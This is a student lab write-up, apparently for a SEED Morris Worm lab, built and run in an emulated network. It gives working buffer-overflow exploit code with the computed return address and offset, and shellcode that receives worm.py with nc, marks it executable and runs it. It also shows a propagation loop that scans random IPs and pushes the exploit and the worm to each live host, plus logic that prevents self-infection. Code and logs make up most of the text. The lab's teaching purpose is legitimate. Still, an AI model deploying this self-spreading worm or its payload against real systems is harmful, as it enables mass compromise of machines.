
Morris Worm Attack Lab

In this lab, we aim to understand worm behavior by creating and testing a simple worm in a controlled environment. Through experimentation in two emulated Internets of varying sizes, we witnessed firsthand the propagation and behavior of their worms across simulated networks.


Task 1: Get Familiar with Lab Setup

There are 15 containers in nano internet setup. We experiment with emulator to see if it is working.

We ping from host_1 at 151 AS and ping 1.2.3.4 which is a host not present in nano internet emulator.



We set the filters to track icmp packets and destination as 1.2.3.4 which heklps us to see the packets coming from host_1 in emulator.



We see that due to unreachable host packet doesn't reach destination and it stops at router 151

Task 2: Attack the First Target

We first turn off address randomization. This is done from host machine as it is kernel parameter so all containers are affected. This we way we are able to utilize buffer-Overflow for attack.

```
[04/22/24]seed@VM:~/.../Labsetup$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/22/24]seed@VM:~/.../Labsetup$
```

Now we need to create a bad file and to use the function written in code we need to modify few values ret, offset to generate malicious payload for buffer-overflow attack.

```
def createBadfile():
   content = bytearray(0x90 for i in range(500))
   ##################################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   ret    = 0x00  # Need to change
   offset = 0x00  # Need to change

   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
   ##################################################################

   # Save the binary code to file
   with open('badfile', 'wb') as f:
      f.write(content)


# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
   return '10.151.0.71'
```

We do the following echo command to target machine from host. We see the values on server page.

```
[04/21/24]seed@VM:~/.../internet-nano$ echo hello | nc -w2 10.151.0.71 9090
[04/21/24]seed@VM:~/.../internet-nano$ echo hello | nc -w2 10.151.0.71 9090
[04/21/24]seed@VM:~/.../internet-nano$ echo hello | nc -w2 10.151.0.71 9090
```

The server prints frame pointer and buffers address as output. We found the required values for modification in code

```
as151h-host_0-10.151.0.71  | Starting stack
as151h-host_0-10.151.0.71  | Input size: 6
as151h-host_0-10.151.0.71  | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71  | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71  | ==== Returned Properly ====
as151h-host_0-10.151.0.71  | Starting stack
as151h-host_0-10.151.0.71  | Input size: 6
as151h-host_0-10.151.0.71  | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71  | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71  | ==== Returned Properly ====
as151h-host_0-10.151.0.71  | Starting stack
as151h-host_0-10.151.0.71  | Input size: 6
as151h-host_0-10.151.0.71  | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71  | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71  | ==== Returned Properly ====
```

The modifications made to the code involve replacing certain values with the target server's address, which in this case is 10.151.0.71.

The `ret` variable calculation determines the return address. It starts with the base address 0xffffd588 and adds the offset required to reach the end of the buffer where the shellcode is located. Typically, this address points to the beginning of the injected shellcode.


The `offset` variable calculation determines the offset needed to reach the return address on the stack. It appears to consider the size of the buffer (0x70) plus an additional 4 bytes, possibly representing the size of a saved previous frame pointer.

```python
def createBadfile():
   content = bytearray(0x90 for i in range(500))
   ##################################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   ret    = 0xffffd588 + (500-len(shellcode))  # Need to change
   offset = (0xffffd5f8 - 0xffffd588) + 0x04


   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
   ##################################################################

   # Save the binary code to file
   with open('badfile', 'wb') as f:
     f.write(content)


# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
   return '10.151.0.71'


```

This attack once executed will generate badfile, then send content to target server. I can see the smiley face printed out which means attack is successful

```
[04/22/24]seed@VM:~/.../worm$ worm.py
The worm has arrived on this host ^_^
************************************
>>>>> Attacking 10.151.0.71 <<<<<
************************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
[04/22/24]seed@VM:~/.../worm$
```

Once we execute worm.py we see that worm has arrived on host message and when we look at the server message we see the smiley face saying shell code is running.




```
.<anonymous>] afb1c07f4c455f0871a933febb9e04fb451bb15e148294ba8c91d154d8a1a2f2 sents another _BEGIN_RESULT_ while
the last message was not finished.
as151h-host_0-10.151.0.71                | Starting stack
as151h-host_0-10.151.0.71                | Input size: 6
as151h-host_0-10.151.0.71                | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71                | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71                | ==== Returned Properly ====
as151h-host_0-10.151.0.71                | Starting stack
as151h-host_0-10.151.0.71                | Input size: 6
as151h-host_0-10.151.0.71                | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71                | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71                | ==== Returned Properly ====
as151h-host_0-10.151.0.71                | Starting stack
as151h-host_0-10.151.0.71                | Input size: 6
as151h-host_0-10.151.0.71                | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71                | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71                | ==== Returned Properly ====
as151h-host_0-10.151.0.71                | Starting stack
as151h-host_0-10.151.0.71                | Input size: 6
as151h-host_0-10.151.0.71                | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71                | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71                | ==== Returned Properly ====
as151h-host_0-10.151.0.71                | Starting stack
as151h-host_0-10.151.0.71                | Starting stack
as151h-host_0-10.151.0.71                | Starting stack
as151h-host_0-10.151.0.71                | Starting stack
as151h-host_0-10.151.0.71                | Starting stack
as151h-host_0-10.151.0.71                | Starting stack
as151h-host_0-10.151.0.71                | (^_^) Shellcode is running (^_^)
```

This shows that attack was successful as we see the shell code running with smiley face message.


Task 3: Self Duplication

The initial phase of the attack involves injecting pilot code into the target system via a buffer overflow attack. This pilot code is designed to execute a shell on the compromised system. Once access is gained, the pilot code initiates the retrieval of a larger payload from the attacker's machine. This larger payload facilitates the self-duplication of the worm on the compromised system, allowing it to propagate further.



```
# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                       "
   "nc -lnv 8080 > /home/worm.py;                                   "
   "chmod a+x worm.py; ./worm.py                                   *"
   "123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```


This command listens (`nc -lnv 8080`) for incoming network connections on port 8080 and redirects the received data to a file named `worm.py`. Then it grants executable permissions (`chmod a+x worm.py`) to the `worm.py` file and executes it (`./worm.py`), potentially facilitating the propagation of a worm through network connections.



```
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"**********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"**********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
    subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)
```

This command sends the content of the file "worm.py" to a specified IP address (`targetIP`) over port 8080 using the netcat within a 5-second timeout.
On executing worm code we see that shell code ran successfully amd netcat connection was made.

We also check the target machine to check if worm.py was sent there. We see that file was successfully sent which means self duplication was successful.



This proves that code works perfectly as self duplication was made possible. We verified this from target machine.

Task 4: Propagation

After finishing the previous task, we can get the worm to crawl from our computer to the first target, but the worm will not keep crawling. For this we modify

This function iterates through IP addresses generated within a specific range. For each IP, it attempts a ping. If successful , it prints a message indicating the IP is alive and returns it. If the ping fails, it prints a message indicating the IP is not alive. The loop continues until it finds a live IP.

```
def getNextTarget():
    while True:
        # Generate a random IP candidate
        Tarip = f"10.{randint(151, 155)}.0.{randint(70, 80)}"

        try:
            # Ping the IP candidate and capture the output
            output = subprocess.check_output(f"ping -q -c1 -W1 {Tarip}", shell=True)
            # Check if the ping was successful by searching for '1 received' in the output
            targetFound = b'1 received' in output
        except subprocess.CalledProcessError:
            # If ping failed, set targetFound to False
            targetFound = False

        # If target is found, print a message and return the IP candidate
        if targetFound:
            print(f"*** Target {Tarip} is alive, launch the attack", flush=True)
            return Tarip
```


On launching attack we see that it looks for live containers and once found it starts attacking. We only launch attack on 1 and then it self propagates.


```
[04/22/24]seed@VM:~/.../worm$ worm.py
The worm has arrived on this host ^_^
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
*** Target 10.153.0.72 is alive, launch the attack
***********************************
>>>>> Attacking 10.153.0.72 <<<<<
***********************************
[04/22/24]seed@VM:~/.../worm$
```

We see that each randomly generated target is checked if it is alive or dead based on that it makes connection sends file and then propagates to entire internet.

```
seed@VM: ~/.../internet-nano
as151h-host_1-10.151.0.72     | (^_^) Shellcode is running (^_^)
as151h-host_1-10.151.0.72     | Listening on 0.0.0.0 8080
as151h-host_1-10.151.0.72     | Connection received on 10.152.0.75 57356
as151h-host_1-10.151.0.72     | The worm has arrived on this host ^_^
as151h-host_1-10.151.0.72     | *** Target 10.151.0.75 is alive, launch the attack
as151h-host_1-10.151.0.72     | ***********************************
as151h-host_1-10.151.0.72     | >>>>> Attacking 10.151.0.75 <<<<<
as151h-host_1-10.151.0.72     | ***********************************
as151h-host_4-10.151.0.75     | Starting stack
as151h-host_4-10.151.0.75     | (^_^) Shellcode is running (^_^)
as151h-host_4-10.151.0.75     | Listening on 0.0.0.0 8080
as151h-host_4-10.151.0.75     | Connection received on 10.151.0.72 36174
as151h-host_4-10.151.0.75     | The worm has arrived on this host ^_^
as151h-host_4-10.151.0.75     | *** Target 10.153.0.75 is alive, launch the attack
as151h-host_4-10.151.0.75     | ***********************************
as151h-host_4-10.151.0.75     | >>>>> Attacking 10.153.0.75 <<<<<
as151h-host_4-10.151.0.75     | ***********************************
as153h-host_4-10.153.0.75     | Starting stack
as153h-host_4-10.153.0.75     | (^_^) Shellcode is running (^_^)
as153h-host_4-10.153.0.75     | Listening on 0.0.0.0 8080
as153h-host_4-10.153.0.75     | Connection received on 10.151.0.75 41706
as153h-host_4-10.153.0.75     | The worm has arrived on this host ^_^
as153h-host_4-10.153.0.75     | *** Target 10.151.0.74 is alive, launch the attack
as153h-host_4-10.153.0.75     | ***********************************
as153h-host_4-10.153.0.75     | >>>>> Attacking 10.151.0.74 <<<<<
as153h-host_4-10.153.0.75     | ***********************************
as151h-host_3-10.151.0.74     | Starting stack
```

Using filter we can see that worm was able to propagate through other containers and slowly takes over the whole nano internet.






We see that on multiple instances the worm is executed in same host which is infected before. So this is still self infecting worm.

Task 5: Preventing Self Infection

To prevent self infection on nodes. We need to limit only 1 worm instance to execute on a given container. Once attacker attacks only 1 node it should stop and let the other nodes attack multiple nodes also checking if one worm executes per node.

So here I create a IAMATTACKER dummy file to set this as a marker to distinguish attacker and victims. This file is placed manually before executing attack.



Once dummy file is manually put in worm folder. I create 2 functions
If checkBadfilePresence() returns True, it means that the file "badfile2" exists, indicating that the current host is already infected. In this case, the script prints a message stating "This host is already infected. Exiting..." and exits the script.


Similarly, if checkAttacker() returns True, it means that the file "IAMATTACKER" exists, indicating that the current host is the initial attacker. This flag helps distinguish between the initial attacker and subsequent infected hosts.
I also remove the amin exit(0) so it can attack multiple nodes from one node.

```python
# Function to check if the badfile2 exists
def checkBadfilePresence():
    return os.path.exists('badfile2')
def checkAttacker():
    return os.path.exists('IAMATTACKER')
# Check if badfile2 is already present
if checkBadfilePresence():
    print("This host is already infected. Exiting...", flush=True)
    exit(0)
```

```python
while True:

    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"************************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"************************************", flush=True)
    createBadfile()
    subprocess.run([f"cat badfile2 | nc -w3 {targetIP} 9090"], shell=True)

    # Give the shellcode some time to run on the target host
    time.sleep(3)

    # send self to the infected machine
    subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)

    # Sleep for 10 seconds before attacking another host
    time.sleep(10)
    if checkAttacker():
        print("Let's move", flush=True)
        exit(0)
```

So by this attacker checks if IAMATTACKER file exists in system. If it exists it knows that it is attacker and thus exits the code after one attack iteration and “Let’s Move” is printed. For other nodes IAMATTACKER file does’nt exist so the while true loop doesn’t end making the attack continue on multiple nodes. If the infected node is found code exits and the other target is tattcked till all containers in nano internet are infected.

We slowly see that attack goes onto all nodes from one node that the attacker released worm in. It self propagates and prevents self infection.



